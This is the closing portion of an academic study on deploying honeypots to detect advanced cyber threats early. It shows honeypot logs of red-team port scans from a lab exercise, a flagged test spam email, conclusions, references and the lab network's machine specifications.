
The YALIH Honeyclient, and SHIVA SPAM-Pot deceptions were not useful in this experiment. SHIVA because the attackers did not interact with it, and YALIH because it did not function as advertised. Both solutions need additional testing and validation to determine if they would be effective in early detection of ACTs.

The penetration testers reported in their diaries and during the Red Team Exercise Debriefing, that during scanning they received “unexpected results. Which is evidence that the honeypots were effective in creating some uncertainty on the part of the attacker. Additionally, the Deception-Perception Survey revealed that there was some difficulty identifying certain services or resources on the network.




```
May 16th 2016, 21:30:52.000   type: P0f src_ip: 10.242.0.125 mod: syn app: NMap SYN scan subject: cli dist: <= 28 params: random_ttl raw_sig: 4:36+28:0:1460:1024,0:m
                              ss::0 @version: 1 @timestamp: May 16th 2016, 21:30:52.000 path: /data/suricata/log/p0f.json host: 3143a09cb0c0 dest_port: 443 dest_ip: 10.242.2.
                              19 src_port: 48149 _id: AVS61cjfbtVumM8tNydS _type: P0f _index: logstash-2016.05.16 _score:

May 16th 2016, 21:30:52.000   type: P0f src_ip: 10.242.0.125 mod: syn app: NMap SYN scan subject: cli dist: <= 7 params: random_ttl raw_sig: 4:57+7:0:1460:1024,0:ms
                              s::0 @version: 1 @timestamp: May 16th 2016, 21:30:52.000 path: /data/suricata/log/p0f.json host: 3143a09cb0c0 dest_port: 23 dest_ip: 10.242.2.19
                              src_port: 48149 _id: AVS61cjfbtVumM8tNydU _type: P0f _index: logstash-2016.05.16 _score:

May 16th 2016, 21:30:52.000   type: P0f src_ip: 10.242.0.125 mod: syn app: NMap SYN scan subject: cli dist: <= 16 params: random_ttl raw_sig: 4:48+16:0:1460:1024,0:m
                              ss::0 @version: 1 @timestamp: May 16th 2016, 21:30:52.000 path: /data/suricata/log/p0f.json host: 3143a09cb0c0 dest_port: 25 dest_ip: 10.242.2.1
                              9 src_port: 48149 _id: AVS61cjfbtVumM8tNydX _type: P0f _index: logstash-2016.05.16 _score:
```

Figure 12 T-Pot (P0f) May 16th Logs




```
Time ^                        _source
May 16th 2016, 21:30:54.000   honeypot.name: Network Honeyport Dionaea v0.1.0 honeypot.nodeid: dionaea-community-01 path: /data/ews/dionaea/ews.json type: Dionaea timestamp: May 16th 2016, 21:30:54.000 event_type
                              : alert src_ip: 10.242.0.125 src_port: 48163 dest_ip: 172.17.0.3 dest_port: 21 @version: 1 @timestamp: May 16th 2016, 21:30:54.000 host: 779db7f5153a _id: AVS80Z7Qj79KIWf44Btq _
                              type: Dionaea _index: logstash-2016.05.16 _score:

May 16th 2016, 21:30:54.000   honeypot.name: Network Honeyport Dionaea v0.1.0 honeypot.nodeid: dionaea-community-01 path: /data/ews/dionaea/ews.json type: Dionaea timestamp: May 16th 2016, 21:30:54.000 event_type
                              : alert src_ip: 10.242.0.125 src_port: 48163 dest_ip: 172.17.0.3 dest_port: 21 @version: 1 @timestamp: May 16th 2016, 21:30:54.000 host: ca3e1e08cdef _id: AVTB9_mM7YPP8GtTBHvW
                              _type: Dionaea _index: logstash-2016.05.16 _score:

May 16th 2016, 21:30:54.000   honeypot.name: Network Honeyport Dionaea v0.1.0 honeypot.nodeid: dionaea-community-01 path: /data/ews/dionaea/ews.json type: Dionaea timestamp: May 16th 2016, 21:30:54.000 event_type
                              : alert src_ip: 10.242.0.125 src_port: 46008 dest_ip: 172.17.0.3 dest_port: 1433 @version: 1 @timestamp: May 16th 2016, 21:30:54.000 host: 5a7f0ab25396 _id: AVTHHnskiG4ALzua5Uc9
                              _type: Dionaea _index: logstash-2016.05.16 _score:

May 16th 2016, 21:30:54.000   honeypot.name: Network Honeyport Dionaea v0.1.0 honeypot.nodeid: dionaea-community-01 path: /data/ews/dionaea/ews.json type: Dionaea timestamp: May 16th 2016, 21:30:54.000 event_type
                              : alert src_ip: 10.242.0.125 src_port: 48163 dest_ip: 172.17.0.3 dest_port: 21 @version: 1 @timestamp: May 16th 2016, 21:30:54.000 host: 5a7f0ab25396 _id: AVTHHnskiG4ALzua5Uc- _
                              type: Dionaea _index: logstash-2016.05.16 _score:
```

Figure 13 T-Pot (Dionaea) May 16th Logs




```
Time ^                        _source
May 16th 2016, 21:31:00.637   path: /data/glastopf/log/glastopf.log type: Glastopf message: 2016-05-16 18:31:00,444 (glastopf.glastopf) 10.242.0.125 requested GET / on b90a647098d3:80 @version: 1 @timestamp: May 16th 2016, 21:31:
                              00.637 host: 3143a09cb0c0 src_ip: 10.242.0.125 http_method: GET http_uri: / dest_port: 80 _id: AVS61ecubtVumM8tNyeW _type: Glastopf _index: logstash-2016.05.16 _score:

May 16th 2016, 21:33:32.675   path: /data/glastopf/log/glastopf.log type: Glastopf message: 2016-05-16 18:33:32,186 (glastopf.glastopf) 10.242.0.125 requested GET / on b90a647098d3:80 @version: 1 @timestamp: May 16th 2016, 21:33:
                              32.675 host: 3143a09cb0c0 src_ip: 10.242.0.125 http_method: GET http_uri: / dest_port: 80 _id: AVS62Dk4btVumM8tNyyu _type: Glastopf _index: logstash-2016.05.16 _score:

May 16th 2016, 21:33:32.675   path: /data/glastopf/log/glastopf.log type: Glastopf message: 2016-05-16 18:33:32,335 (glastopf.glastopf) 10.242.0.125 requested GET / on b90a647098d3:80 @version: 1 @timestamp: May 16th 2016, 21:33:
                              32.675 host: 3143a09cb0c0 src_ip: 10.242.0.125 http_method: GET http_uri: / dest_port: 80 _id: AVS62Dk4btVumM8tNyyv _type: Glastopf _index: logstash-2016.05.16 _score:
```

Figure 14 T-Pot (Glastopf) May 16th Logs



```
Time ^                       _source
▸ May 17th 2016, 00:51:36.332  path: /data/honeytrap/log/attacker.log type: Honeytrap message: [2016-05-16 21:51:35:835401 GMT] tcp 10.242.0.125:59039 -> 10.242.2.19:25 4033985999983a1d55b668e9cca5986a 574ee17eab5d4294e89
                               7822ad676f818a9d97906e61ab64ea36e418f878e1a6a40f04a5632d75ea3f81d262b7320585cdb25785332fc2b0651f197083e4a49d4 (6 bytes) @version: 1 @timestamp: May 17th 2016, 00:51:36.332 host: 3143
                               a09cb0c0 proto: tcp src_ip: 10.242.0.125 src_port: 59039 dest_ip: 10.242.2.19 dest_port: 25 md5: 4033985999983a1d55b668e9cca5986a sha512: 574ee17eab5d4294e897822ad676f818a9d9
                               7906e61ab64ea36e418f878e1a6a40f04a5632d75ea3f81d262b7320585cdb25785332fc2b0651f197083e4a49d4 filesize: 6 _id: AVS7jY3wbtVumM8tNzPx _type: Honeytrap _index: logstash-2016.05.16 _
                               score:
▸ May 17th 2016, 00:51:44.335  path: /data/honeytrap/log/attacker.log type: Honeytrap message: [2016-05-16 21:51:43:338651 GMT] tcp 10.242.0.125:59041 -> 10.242.2.19:25 bc04b9468194c37fef2161c3489ace20 5f6ee435da2904df3c6904
                               53314637b6f6395495e7d1ce5585780d8ed25c5030406fc9fe925f8aeec53e9e7d3b778ba47be1326bab73911efe3d9441b702b16c (6 bytes) @version: 1 @timestamp: May 17th 2016, 00:51:44.335 host: 3143a09
                               cb0c0 proto: tcp src_ip: 10.242.0.125 src_port: 59041 dest_ip: 10.242.2.19 dest_port: 25 md5: bc04b9468194c37fef2161c3489ace20 sha512: 5f6ee435da2904df3c690453314637b6f6395495e7
                               d1ce5585780d8ed25c5030406fc9fe925f8aeec53e9e7d3b778ba47be1326bab73911efe3d9441b702b16c filesize: 6 _id: AVS7ja02btVumM8tNzP4 _type: Honeytrap _index: logstash-2016.05.16 _score:
▸ May 17th 2016, 00:51:49.337  path: /data/honeytrap/log/attacker.log type: Honeytrap message: [2016-05-16 21:51:48:342807 GMT] tcp 10.242.0.125:59043 -> 10.242.2.19:25 cb492b7df9b5c170d7c87527940eff3b ce677db6ae33c5496874a
                               2902d30d361f6cf12576e96bd8a9f6626a0ca29f0b4f97e403e54711d24ebf34d4e183235a8f9951345d32a20f2dad476d911ee7e06 (4 bytes) @version: 1 @timestamp: May 17th 2016, 00:51:49.337 host: 3143a09
                               cb0c0 proto: tcp src_ip: 10.242.0.125 src_port: 59043 dest_ip: 10.242.2.19 dest_port: 25 md5: cb492b7df9b5c170d7c87527940eff3b sha512: ce677db6ae33c5496874a2902d30d361f6cf12576e
                               96bd8a9f6626a0ca29f0b4f97e403e54711d24ebf34d4e183235a8f9951345d32a20f2dad476d911ee7e06 filesize: 4 _id: AVS7jcC8btVumM8tNzP_ _type: Honeytrap _index: logstash-2016.05.16 _score:
```

Figure 15 T-Pot (Honeytrap) May 17th Logs



You Deserve A Good Vacation!

From


to undisclosed recipients

No date

You Deserve A Good Vacation!.eml (453 B)

```
Spam detection software, running on the system "mail.clf.ex", has
identified this incoming email as possible spam.  The original
message
has been attached to this so you can view it (if it isn't spam) or
label
similar future email.  If you have any questions, see
@@CONTACT_ADDRESS@@ for details.

Content preview:  You deserve a goog vacation. Please check the
link for the
   best vacation places.
http://travel.usnews.com/Rankings/Best_Caribbean_Vacations/
   Have a good day! [...]

Content analysis details:   (5.2 points, 5.0 required)
```

Figure 16 Fake Travel Email #1 from Attacker to Blondie



141	5/18/2016 2:11:28 AM.294	TCP	445	NBT SMB	10.242.0.125	
142	5/18/2016 2:13:16 AM.558	TCP	587	TCP Syn Scan	10.242.0.125	
143	5/18/2016 2:13:16 AM.558	TCP	993	TCP Syn Scan	10.242.0.125	
144	5/18/2016 2:13:16 AM.558	TCP	199	TCP Syn Scan	10.242.0.125	
145	5/18/2016 2:13:17 AM.307	TCP	445	NBT SMB	10.242.0.125	
146	5/18/2016 2:13:17 AM.307	TCP	135	Port Scan Warning	10.242.0.125	Possible Port Scan.[0D 0A 0D 0A]The vi:
147	5/18/2016 2:13:17 AM.307	TCP	135	MS RPC	10.242.0.125	
148	5/18/2016 2:13:17 AM.307	TCP	5357	Web Services for Devices	10.242.0.125	
149	5/18/2016 2:13:17 AM.307	TCP	49154	Vista nsi	10.242.0.125	
150	5/18/2016 2:13:17 AM.494	TCP	199	TCP Syn Scan	10.242.0.125	
151	5/18/2016 2:13:17 AM.494	TCP	993	TCP Syn Scan	10.242.0.125	
152	5/18/2016 2:13:17 AM.494	TCP	587	TCP Syn Scan	10.242.0.125	
153	5/18/2016 2:13:17 AM.494	TCP	3389	Terminal Server	10.242.0.125	
154	5/18/2016 2:13:17 AM.494	TCP	8888	TCP Syn Scan	10.242.0.125	
155	5/18/2016 2:13:17 AM.494	TCP	554	TCP Syn Scan	10.242.0.125	
156	5/18/2016 2:13:17 AM.494	TCP	1723	TCP Syn Scan	10.242.0.125	
157	5/18/2016 2:13:17 AM.494	TCP	7070	Port Scan	10.242.0.125	Port Scan.[0D 0A 0D 0A]The visitor has
158	5/18/2016 2:13:17 AM.494	TCP	26	TCP Syn Scan	10.242.0.125	
159	5/18/2016 2:13:17 AM.494	TCP	6646	TCP Syn Scan	10.242.0.125	
160	5/18/2016 2:13:17 AM.494	TCP	990	TCP Syn Scan	10.242.0.125	
161	5/18/2016 2:13:17 AM.494	TCP	1900	TCP Syn Scan	10.242.0.125	
162	5/18/2016 2:13:17 AM.494	TCP	1720	TCP Syn Scan	10.242.0.125	
163	5/18/2016 2:13:17 AM.494	TCP	1025	TCP Syn Scan	10.242.0.125	
164	5/18/2016 2:13:17 AM.494	TCP	3986	TCP Syn Scan	10.242.0.125	

Figure 17 KFSensor May 18th Logs

6 Conclusion

The aim of this research was to introduce a systematic, deceptive approach to assist security practitioners in early detection of ACTs by providing a method to select, map, deploy, test and monitor deceptions. Additionally, to validate the effectiveness of the deceptions, two metrics were proposed, Dwell Time and the Likert-type Attacker Deception-Perception Survey, based on Likelihood.

In this methodology deceptions were mapped to the first three phases of the cyber kill chain, reconnaissance, weaponization and delivery. Red teams were recruited to test the deceptions for two test scenarios D1 and D2. Applying both metrics, the deceptions in each case were proven to be effective in early detection of ACTs before the target asset was exploited, as well as creating attacker confusion and uncertainty.

Future work that would be beneficial to this research would be the development of additional metrics to test the effectiveness of active defenses. Comparing the outcomes of white box testing vs. black box testing would also be interesting. Testing deceptions ability to detect insider threats, both malicious and accidental is much needed research, as they represent the biggest threat to company security.

Clearly, using deceptions such as honeypots or honeytokens are effective in early detection of advanced cyber threats. However, as evidenced in this paper's findings, they are only useful if the attacker interacts with them. Therefore, due diligence must be taken in the selection and placement of honeypot solutions. Testing and validating the effectiveness of the deceptions is an on going process, and in keeping with best practices, should be regularly scheduled throughout the year. Additionally, deceptions must be deployed alongside traditional passive defenses such as IDS and firewalls, for a complete defensive security strategy.

References

[1] Quora. (2015, December) Top 10 Security Breaches of 2015. [Online]. http://www.forbes.com/sites/quora/2015/12/31/the-top-10-security-breaches-of-2015/#49cbc232694f

[2] Sam Biddle. (2014, December) Sony Hack. [Online]. http://sonyhack.gawker.com/everything-you-need-to-know-about-sonys-unprecedented-h-1671217518

[3] Trend Micro. (ND) Trend Micro. [Online]. http://www.trendmicro.com/vinfo/us/security/definition/targeted-attacks

[4] PwC et al. (2015) PwC. [Online]. http://www.pwc.com/us/en/increasing-it-effectiveness/publications/us-cybercrime-survey-2015.html

[5] Symantec Corporation, "Cutting Through the Hype: Advanced Persistent Threats: A Symantec Perspective," Symantec Corporation, White Paper 2011. [Online]. http://www.symantec.com/content/en/us/enterprise/white_papers/b-advanced_persistent_threats_WP_21215957.en-us.pdf

[6] Charles Croom, "The Cyber Kill Chain: A new foundation for a new cyber security strategy," *High Frontier*, vol. 6, no. 4, pp. 52-56, August 2010.

[7] Tejvir Kaur, "Comparison of network security tools- Firewall, Intrusion Detection System and Honeypot," *International Journal of Enhanced Research in Science Technology & Engineering*, vol. 3, no. 2, pp. 200-204, February 2014.

[8] Bryce Galbraith. (2015, October) Info Security. [Online]. http://www.infosecurity-magazine.com/opinions/apts-anticipatory-active-defenses/

[9] Mohammed Almeshekah, Eugene Spafford, and Mikhail Atallah, "Improving Security Using Deception," *Center for Education and Research Information Assurance and Security, Purdue University, Tech. Rep. CERIAS Tech Repor*, vol. 13, 2013.

[10] Pavol Sokol and Maro Andrejko, "Computer Networks: 22nd International Conference," in *Deploying Honeypots and Honeynets: Issues of Liability*, Piotr Gaj, Andrzej Kwiecie, and Piotr Stera, Eds. Poland: Springer International Publishing, 2015, pp. 92-101.

[11] P. Sokol, "Legal issues of honeynet's generations," in

[12] Ivan Dimov. (2013, June) Infosec Institute. [Online]. http://resources.infosecinstitute.com/guiding-principles-in-information-security/

[13] Eric M Hutchins, Michael J Cloppert, and Rohan M Amin, "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," *Leading Issues in Information Warfare & Security Research*, vol. 1, p. 80, 2011.

[14] Rohit Shaw. (2013, September) Infosec Institute. [Online]. http://resources.infosecinstitute.com/osint-open-source-intelligence/

[15] Prateek Gianchandani. (2011, November) Infosec Institute. [Online]. http://resources.infosecinstitute.com/dns-hacking/

[16] Josh Johnson. (2013) SANS Institute InfoSec Reading Room. [Online]. https://www.sans.org/reading-room/whitepapers/detection/implementing-active-defense-systems-private-networks-34312

[17] Eric J Holdaway, "Active computer network defense: An assessment," AIR UNIVERSITY, Alabama, Dissertation 2001.

[18] Mohammed H Almeshekah and Eugene H Spafford, "Planning and Integrating Deception into Computer Security Defenses," in *Proceedings of the 2014 workshop on New Security Paradigms Workshop*, 2014, pp. 127-138.

[19] Amit D Lakhani, "Deception Techniques Using Honeypots," University of London, London, MSc Thesis 2003.

[20] Kristin E et al. Heckman, *Cyber Denial, Deception and Counter Deception.*: Spinger, 2015.

[21] Fred Cohen, "The Use of Deception Techniques: Honeypots and Decoys," *Handbook of Information Security*, vol. 3, pp. 646-655, 2006.

[22] The Honeynet Project, *Know Your Enemy: Learning About Security Threats.*: Addison Wesley, 2004.

[23] Muhammad Fahd and Kaleem Ullah Saleh, "Honeypots: A Force Multiplier in Educational Domain," Luleå University of Technology, Luleå, MSc Thesis 2012.

[24] Mohssen Mohammed and Al-Sakib Khan Pathan, "Using Routers and Honeypots in Combination for Collecting Internet Worm Attacks," in *The State of the Art in Intrusion Prevention and Detection*, Al-Sakib Khan Pathan, Ed.: Auerbach Publications, 2014, pp. 47-84.

[25] CERT Polska, "Proactive Detection of Security Incidents: Honeypots," European Network and Information Security Agency (Enisa), White Paper 2012.

[26] John Børge Holen-Tjelta, "Honeypots in network perimeter defense systems," University of Oslo, Oslo, MSc Thesis 2011.

[27] VMWARE. (2016, April) VMWARE. [Online]. http://www.vmware.com/virtualization/overview.html

[28] XenServer. (ND) XenServer Open Source Virtualization. [Online]. http://xenserver.org/about-xenserver-open-source.html

[29] User Mode Linux. [Online]. http://www.usermodelinux.org

[30] Lance Spitzner. (2003, July) Symantec. [Online]. http://www.symantec.com/connect/articles/honeytokens-other-honeypot

[31] Robert Zager and John Zager, "Deploying Deception Countermeasures in Spearphishing Defense," ResearchGate, White Paper 2015.

[32] Samuel T. Trassare, Robert Beverly, and David Ald, "A Technique for Network Topology Deception," in *Military Communications Conference, MILCOM 2013 - 2013 IEEE.*: IEEE, 2013, pp. 1795-1800.

[33] Jagjit S Bhatia, Rakesh Sehgal, Bharat Bhushan, and Harneet Kaur, "Multi layer cyber attack detection through honeynet," in *New Technologies, Mobility and Security, 2008. NTMS'08.*: IEEE, 2008, pp. 1-5.

[34] Mohammed H Almeshekah and Eugene H Spafford, "The Case of Using Negative (Deceiving) Information in Data Protection," in *Academic Conferences and Publishing International*, 2014.

[35] Michael Crouse, Bryan Prosser, and Errin Fulp, "Probabilistic Performance Analysis of Moving Target and Deception Reconnaissance Defenses," in *Proceedings of the Second ACM Workshop on Moving Target Defense*, Denver, 2015, pp. 21-29.

[36] Wei et al. Wang, "Detecting targeted attacks by multilayer deception," *Journal of Cyber Security and Mobility*, vol. 2, no. 2, pp. 175-199, 2013.

[37] Mohammed H Almeshekah, "Using Deception to Enhance Security," Purdue University West Lafayette, PhD Dissertation 2015.

[38] Peleus Uhley. (2015, March) Information Week: Dark Reading. [Online]. http://www.darkreading.com/analytics/threat-intelligence/deconstructing-threat-models-3-tips/a/d-id/1319447

[39] Richard Barber, "Hackers Profiled — Who Are They and What Are Their Motivations?," *Computer Fraud & Security*, vol. 2001, no. 2, pp. 14-17, February 2001.

[40] Kenny Doyle, Zeta Dooly, and Paul Kearney, "What's So Unique About Cyber Security?," *Cyber Security and Privacy*, vol. 530, pp. 131-139, November 2015.

[41] Rahmat et. al BudLarto, "Development Of Penetration Testing Model For Increasing Network Security," Network Research Group ,School of Computer Sciences, Pulau Pinang, White Paper 2004.

[42] James K. Smith and Jack D. Shorter, "Penetration Testing: A Vital Component of an Information Security Strategy," *Issues in Information Systems*, vol. XI, no. 1, 2010.

[43] Deborah Bodeau, Richard Graubart , and William Heinbocke, "Mapping the Cyber Terrain," MITRE Corporation, White Paper 2013.

[44] H. Winter, "System Security Assessment Using a Cyber Range," in *7th IET International Conference on System Safety and Cyber Security*, Edinburgh, 2012, pp. 1-5.

[45] (2016, April) NATO Cooperative Cyber Defence Centre of Excellence. [Online]. https://ccdcoe.org/about-us.html

[46] Roger Grimes, "A Honeypot Deployment Plan," in *Honeypots for Windows*, Jim Sumser, Ed.: Apress, 2005, pp. 35-59.

[47] Lance Spitzner, *Honeypots: Tracking Hackers*.: Addison Wesley, 2002.

[48] Chris Sanders and Jason Smith, "The Sensor Platform," in *Applied Network Security Monitoring: Collection, Detection and Analysis*, David J. Bianco, Ed.: Elsevier, 2014, pp. 43-73.

[49] Nadya Bartol , Bates Brian , Karen Mercedes , and T. Goertzel , "Measuring Cyber Security and Information Assurance (SOAR)," Information Assurance Technology Analysis Center (IATAC), White Paper 2009.

[50] John N. Stewart, "Advanced Technologies/Tactics Techniques, Procedures: Closing the Attack Window, and Thresholds for Reporting and Containment," *Best Practices in Computer Network Defense: Incident Detection and Response*, vol. 35, pp. 30-42, 2014.

[51] Wade M. Vagias. (2006) Clemson University. [Online]. https://www.clemson.edu/centers-institutes/tourism/documents/sample-scales.pdf

[52] Deutsche Telekom AG Honeypot Project. (2015, March) T-Pot: A Multi-Honeypot Platform. [Online]. http://dtag-dev-sec.github.io/mediator/feature/2015/03/17/concept.html#concept

[53] Eugene Albin and Neil C. Rowe, "A Realistic Experimental Comparison of the Suricata and Snort Intrusion-Detection Systems," in *26th International Conference on Advanced Information Networking and Applications Workshops (WAINA)*,

2012.

[54] Sumit Sharma and Rahul Binjve. (2015, November) Shiva-Spampot. [Online]. https://github.com/shiva-spampot/shiva

[55] Zed Shaw. (2009) Lamson Project. [Online]. http://lamson.wiresharkcourse.com

[56] Masood Mansoori, Ian Welch, and Qiang Fu, "YALIH, Yet Another Low Interaction Honeyclient," in *Proceedings of the Twelfth Australasian Information Security Conference*, Auckland, 2014, pp. 7-15.

[57] Masood Mansoori. (2015, August) YALIH. [Online]. https://github.com/Masood-M/yalih

[58] B. Nagpal, N. Singh, N. Chauhan, and P. Sharma, "CATCH: Comparison and analysis of tools covering honeypots," in *2015 International Conference on Advances in Computer Engineering and Applications* , Ghaziabad, 2015, pp. 783-786.

[59] Key Focus. KFSensor Advanced Windows Honeypot System. [Online]. http://www.keyfocus.net/kfsensor/

[60] (2016) Black Hills Infomation Security. [Online]. http://www.blackhillsinfosec.com/?page_id=4419

[61] Piotr Duszyński. (2012) Portspoof. [Online]. http://portspoof.org

[62] Doug Burks. (2014) Software Engineering Insitute - Carnegie Mellon University. [Online]. http://resources.sei.cmu.edu/asset_files/Presentation/2014_017_001_90218.pdf

[63] Doug Burks. (2016, March) Security Onion Solutions. [Online]. https://github.com/Security-Onion-Solutions/security-onion/wiki/QuickISOImagehttps://github.com/Security-Onion-Solutions/security-onion/wiki/QuickISOImage

[64] Amrit Pal Singh and Manik Dee Singh, "Analysis of Host-Based and Network-Based Intrusion Detection System," *International Journal of Computer Network and Information Security*, vol. 6, no. 8, pp. 41-47, July 2014.

[65] OSSEC. [Online]. http://ossec.github.io

Appendix 1 – Network Device Specifications

SINET – 10.242.0.0/24					
VM	IP	OS	CPU	RAM	HDD
dns.ex	10.242.0.2	Debian 7 64bit	2	4GB	30GB
news.ex	10.242.0.3	Ubuntu 14.04 LTS 64bit	2	2GB	60GB
vps.ex	10.242.0.4	Ubuntu 12.04 64bit	2	4GB	20GB
kali2.rrt.ex	10.242.0.125	Kali Linux 2.0 64it	4	4GB	45GB

DMZ – 10.242.2.0/24					
VM	IP	OS	CPU	RAM	HDD
dns.clf.ex	10.242.2.2	Ubuntu 12.04 LTS 64bit	1	256MB	22GB
www.clf.ex	10.242.2.3	Ubuntu 12.04.4 LTS 32bit	1	1GB	34GB
mail.clf.ex	10.242.2.4	Ubuntu 12.04.2 LTS 32bit	1	384MB	18GB
proxy.clf.ex	10.242.2.5	Ubuntu 12.04 LTS 64bit	1	1GB	33GB
dhcp.clf.ex	10.242.2.21	Debian 8.4 64bit	1	2GB	30GB
ids.clf.ex	10.242.2.17	Xubuntu 14.04 64bit	2	32GB	650

INTERNAL – 10.242.4.0/24					
VM	IP	OS	CPU	RAM	HDD
dc.int.clf.ex	10.242.4.2	Windows 2008 R2 64bit	1	4GB	95GB
files.int.clf.ex	10.242.4.3	Windows 2008 R2 64bit	1	4GB	95GB
sql.int.clf.ex	10.242.4.4	Ubuntu 12.04.3 LTS 64bit	1	1GB	35GB
sharepoint.int.clf.ex	10.242.4.6	Windows 2008 R2 64bit	4	16GB	240GB
hr.int.clf.ex	10.242.4.7	Debian 8.2 64bit	1	2GB	32GB
ws1.int.clf.ex	10.242.4.11	Windows 7 Enterprise SP1 32bit	2	1GB	101GB
ws2.int.clf.ex	10.242.4.12	Windows XP 32bit	1	512MB	40GB
ws3.int.clf.ex	10.242.4.13	Windows 7 32bit	1	1GB	90GB
ws4.int.clf.ex	10.242.4.14	Windows 8 64bit	1	2GB	85GB
ws5.int.clf.ex	10.242.4.15	Windows 8 64bit	1	2GB	85GB
ws100.int.clf.ex	10.242.4.26	Windows 7 64bit	2	3GB	155GB

MON – 10.242.9.0/24					
VM	IP	OS	CPU	RAM	HDD
ossec.clf.ex	10.242.9.15	CentOS 6.7 64bit	1	8GB	90GB
All servers and workstations configured with OSSEC HIDS client agents.					

Antivirus			
OS	**Vendor**	**Antivirus**	**Version**
Linux Servers	Cisco	Clamd/Clamav	0.99.2
Windows Servers	ClamWin Pty Ltd	ClamWin	0.99.1
Windows Desktop	AVAST Software	Avast 2016	2016

